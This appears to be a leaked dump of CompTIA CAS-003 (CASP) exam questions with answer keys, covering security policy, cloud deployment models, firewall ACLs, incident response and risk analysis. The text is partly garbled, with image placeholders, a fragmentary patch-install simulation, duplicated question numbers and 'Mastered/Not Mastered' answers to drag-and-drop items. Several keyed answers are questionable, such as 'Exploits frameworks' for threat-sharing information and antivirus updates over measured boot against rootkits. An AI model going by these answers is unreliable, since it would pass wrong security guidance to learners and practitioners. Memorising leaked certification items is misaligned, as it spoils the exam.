

# CompTIA

## Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)



#### NEW QUESTION 1

A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.

Which of the following is the BEST solution?

- A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
- B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
- C. Increase key length by two orders of magnitude to detect brute forcing.
- D. Shift key generation algorithms to ECC algorithm

**Answer:** A

#### NEW QUESTION 2

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

**Answer:** B

#### NEW QUESTION 3

A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs. Which of the following is the MOST appropriate order of steps to be taken?

- A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
- B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
- C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
- D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

**Answer:** A

#### NEW QUESTION 4

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

**Answer:** C

#### NEW QUESTION 5

A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

- A. SaaS
- B. PaaS
- C. IaaS
- D. Hybrid cloud
- E. Network virtualization

**Answer:** B

#### NEW QUESTION 6

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

**Answer:** F

#### NEW QUESTION 7

An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

- A. Port security
- B. Rogue device detection
- C. Bluetooth
- D. GPS

**Answer: D**

#### NEW QUESTION 8

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against. Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

**Answer: B**

#### NEW QUESTION 9

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle. Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector


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
#### NEW QUESTION 10

An administrator wants to install a patch to an application. INSTRUCTIONS

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




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
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




A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.




Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show

B. Make sure that the hash matches.



Finally,

type in install.exe to install it and make sure there are no signature verification errors.

C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



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Answer: A

NEW QUESTION 10

DRAG DROP

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	
Collection of organizations in the same industry vertical developing services based on a common application stack	
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	
Marketing organization that outsources email delivery to An online provider	
Organization that has migrated their highly customized external websites into the cloud	
Community cloud with IaaS	Community cloud with PaaS
Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS
Private cloud with SaaS	Public cloud with IaaS
Public cloud with PaaS	Public cloud with SaaS

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:




Use-case scenario	Cloud deployment model
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Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS
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#### NEW QUESTION 14

##### DRAG DROP

A security administrator must configure the database server shown below the comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.



The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should not initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434

Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389

Permit UDP from 192.168.1.20 to 172.30.10.3

Deny TCP from 10.0.10.20/24 to ANY

Deny IP from ANY to ANY

Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434

Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434

Permit IP from 172.30.10.3 to 192.168.1.20

Deny IP from 10.0.10.20 to ANY

- A. Mastered  
B. Not Mastered

**Answer:** A

**Explanation:**

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Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434

#### NEW QUESTION 15

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:  
The data is for internal consumption only and shall not be distributed to outside individuals  
The systems administrator should not have access to the data processed by the server

The integrity of the kernel image is maintained

Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

- A. SELinux  
B. DLP  
C. HIDS  
D. Host-based firewall



- E. Measured boot
- F. Data encryption
- G. Watermarking

**Answer:** CEF

#### NEW QUESTION 19

An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

- A. Secure storage policies
- B. Browser security updates
- C. Input validation
- D. Web application firewall
- E. Secure coding standards
- F. Database activity monitoring

**Answer:** CF

#### NEW QUESTION 22

Given the following output from a local PC:

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C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
Link-local IPv6 Address . . . . . : fe80::4551:67ba:77a6:62e1%11
IPv4 Address. . . . . : 172.30.0.28
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.30.0.5
C:\>
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Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

- A. Allow 172.30.0.28:80 -> ANY
- B. Allow 172.30.0.28:80 -> 172.30.0.0/16
- C. Allow 172.30.0.28:80 -> 172.30.0.28:443
- D. Allow 172.30.0.28:80 -> 172.30.0.28:53

**Answer:** B

#### NEW QUESTION 24

During a security assessment, an organization is advised of inadequate control over network segmentation. The assessor explains that the organization's reliance on VLANs to segment traffic is insufficient to provide segmentation based on regulatory standards. Which of the following should the organization consider implementing along with VLANs to provide a greater level of segmentation?

- A. Air gaps
- B. Access control lists
- C. Spanning tree protocol
- D. Network virtualization
- E. Elastic load balancing

**Answer:** D

#### NEW QUESTION 28

An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploits frameworks

**Answer:** F

#### NEW QUESTION 30

A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

- A. Patch management
- B. Antivirus
- C. Application firewall
- D. Spam filters
- E. HIDS

**Answer:** E

#### NEW QUESTION 35

To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

- A. Blue team
- B. Red team
- C. Black box
- D. White team

**Answer:** C

#### NEW QUESTION 38

An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

- A. High confidentiality, high availability
- B. High confidentiality, medium availability
- C. Low availability, low confidentiality
- D. High integrity, low availability

**Answer:** B

#### NEW QUESTION 43

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

**Answer:** CD

#### NEW QUESTION 47

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

**Answer:** A

#### NEW QUESTION 50

A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to

evaluate potential risks?

- A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
- B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
- C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
- D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

**Answer:** A

#### NEW QUESTION 52

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

**Answer:** B

#### NEW QUESTION 57

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

**Answer:** BE

#### NEW QUESTION 59

A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

- A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
- B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
- C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
- D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

**Answer:** D

#### NEW QUESTION 63

A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

- A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
- B. Immediately encrypt all PHI with AES 256



- C. Delete all PHI from the network until the legal department is consulted
- D. Consult the legal department to determine legal requirements

**Answer: B**

#### NEW QUESTION 64

A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

High-impact controls implemented: 6 out of 10 Medium-impact controls implemented: 409 out of 472 Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

Average high-impact control implementation cost: \$15,000; Probable ALE for each high-impact control gap: \$95,000

Average medium-impact control implementation cost: \$6,250; Probable ALE for each medium-impact control gap: \$11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

- A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
- B. The enterprise security team has focused exclusively on mitigating high-level risks
- C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
- D. The cybersecurity team has balanced residual risk for both high and medium controls

**Answer: C**

#### NEW QUESTION 68

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

**Answer: D**

#### NEW QUESTION 71

A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

- A. Install a HIPS on the web servers
- B. Disable inbound traffic from offending sources
- C. Disable SNMP on the web servers
- D. Install anti-DDoS protection in the DMZ

**Answer: A**

#### NEW QUESTION 74

The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

- A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
- B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
- C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
- D. major risks identified by the subcommittee merit the prioritized allocation of scarce funding to address cybersecurity concerns

**Answer: A**

#### NEW QUESTION 75

The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

- A. Review the CVE database for critical exploits over the past year
- B. Use social media to contact industry analysts
- C. Use intelligence gathered from the Internet relay chat channels
- D. Request information from security vendors and government agencies
- E. Perform a penetration test of the competitor's network and share the results with the board

**Answer: AD**

#### NEW QUESTION 80

A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

- A. Restrict access to the network share by adding a group only for developers to the share's ACL
- B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
- C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
- D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
- E. Share the username and password with all developers for use in their individual scripts
- F. Redesign the web applications to accept single-use, local account credentials for authentication

**Answer:** AB

#### NEW QUESTION 83

